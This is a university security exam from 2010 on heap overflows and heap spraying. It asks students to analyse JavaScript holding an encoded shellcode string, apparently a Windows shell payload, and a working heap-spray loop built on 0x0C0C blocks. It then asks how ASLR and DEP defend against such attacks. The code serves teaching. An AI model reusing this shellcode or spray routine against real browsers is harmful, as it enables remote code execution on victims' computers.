LASEC

Family Name: ....

First Name: ....

Section: ....

Security Protocols and Applications (Part 2)

Final Exam

June 25th, 2010

Duration: 3:00

This document consists of 8 pages.

Instructions

Electronic devices and documents are *not* allowed.

This exam contains 2 *independent* parts.

Answers for each part must be written on its separate sheet.

Answers can be either in French or English.

Questions of any kind will certainly *not* be answered. Potential errors in these sheets are part of the exam.

You have to put your full name on the first page and have all pages *stapled*.

1 On Heap Overflows and Heap Spraying

Consider the following javascript code found in a web page (divided in three blocks for the exam):

A:

```
var shellcode= unescape(
"%u6afc%u4deb%uf9e8%uffff%u60ff%u6c8b%u2424%u458b%u8b3c%u057c%u0178%u8bef" +
"%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca" +
"%uc201%uf4eb%u543b%u2824%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01" +
"%u2c03%u898b%u246c%u611c%u31c3%u64db%u438b%u8b30%u0c40%u708b%uad1c%u408b" +
"%u5e08%u8e68%u0e4e%u50ec%ud6ff%u5366%u6866%u3233%u7768%u3273%u545f%ud0ff" +
"%ucb68%ufced%u503b%ud6ff%u895f%u66e5%ued81%u0208%u6a55%uff02%u68d0%u09d9" +
"%uadf5%uff57%u53d6%u5353%u5353%u5343%u5343%ud0ff%u6866%u7c15%u5366%ue189" +
"%u6895%u1aa4%uc770%uff57%u6ad6%u5110%uff55%u68d0%uada4%ue92e%uff57%u53d6" +
"%uff55%u68d0%u49e5%u4986%uff57%u50d6%u5454%uff55%u93d0%ue768%uc679%u5779" +
"%ud6ff%uff55%u66d0%u646a%u6866%u6d63%ue589%u506a%u2959%u89cc%u6ae7%u8944" +
"%u31e2%uf3c0%ufeaa%u2d42%u42fe%u932c%u7a8d%uab38%uabab%u7268%ub3fe%uff16" +
"%u4475%ud6ff%u575b%u5152%u5151%u016a%u5151%u5155%ud0ff%uad68%u05d9%u53ce" +
"%ud6ff%uff6a%u37ff%ud0ff%u578b%u83fc%u64c4%ud6ff%uff52%u68d0%uceef%u60e0" +
"%uff53%uffd6%u41d0");
```

B:

```
oneblock = unescape("%u0c0c%u0c0c");
var fullblock = oneblock;
while (fullblock.length<0x60000)
{
    fullblock += fullblock;
}
```

C:

```
sprayContainer = new Array();
for (i=0; i<600; i++)
{
    sprayContainer[i] = fullblock + shellcode;
}
```

High level analysis: For each of the three parts of the code (A, B and C) explain what the purpose of that code is.

1. Block A:

2. Block B:

3. Block C:

Low level analysis

4. What do you expect the hexadecimal code in block A to represent.

5. In block B a value of `0x0C0C` is used. This value has been chosen because it has some very specific properties. Name *four* properties that this value must have in order to be useful.

Completing the attack: The code in blocks A,B and C is not sufficient to execute arbitrary code on the machine of the victim browsing the web page.

6. Explain in words what exactly needs to be done additionally for the attack to work:

.

7. Try to write a line of code that at least looks like it would do what is needed to make the attack work:


Preventing the attacks: ASLR and DEP are two techniques used to prevent attacks like this one. For each technique describe how it is supposed to prevent an attack *and* explain how it would work in the case of the code you just analyzed.

8. ASLR: description and application to our example

9. DEP: description and application to our example

10. It is said that ASLR is more efficient on computers with a 64 bit architecture (addresses and instructions can be 64 bits wide) than on 32 bit architectures. Can you explain this?

11. Consider the picture on the right of this text found on a malicious web site related to heap overflows. It contains strange artefacts. If you can't see it, some colors seem to be slightly wrong (cf the patterns on the ceiling and on the arms of the person). It appears to have been modified in order to achieve something malicious. Can you imagine and explain what is going on?



**Any attempt to look at
the content of these pages
before the signal
will be severely punished.**

Please be patient.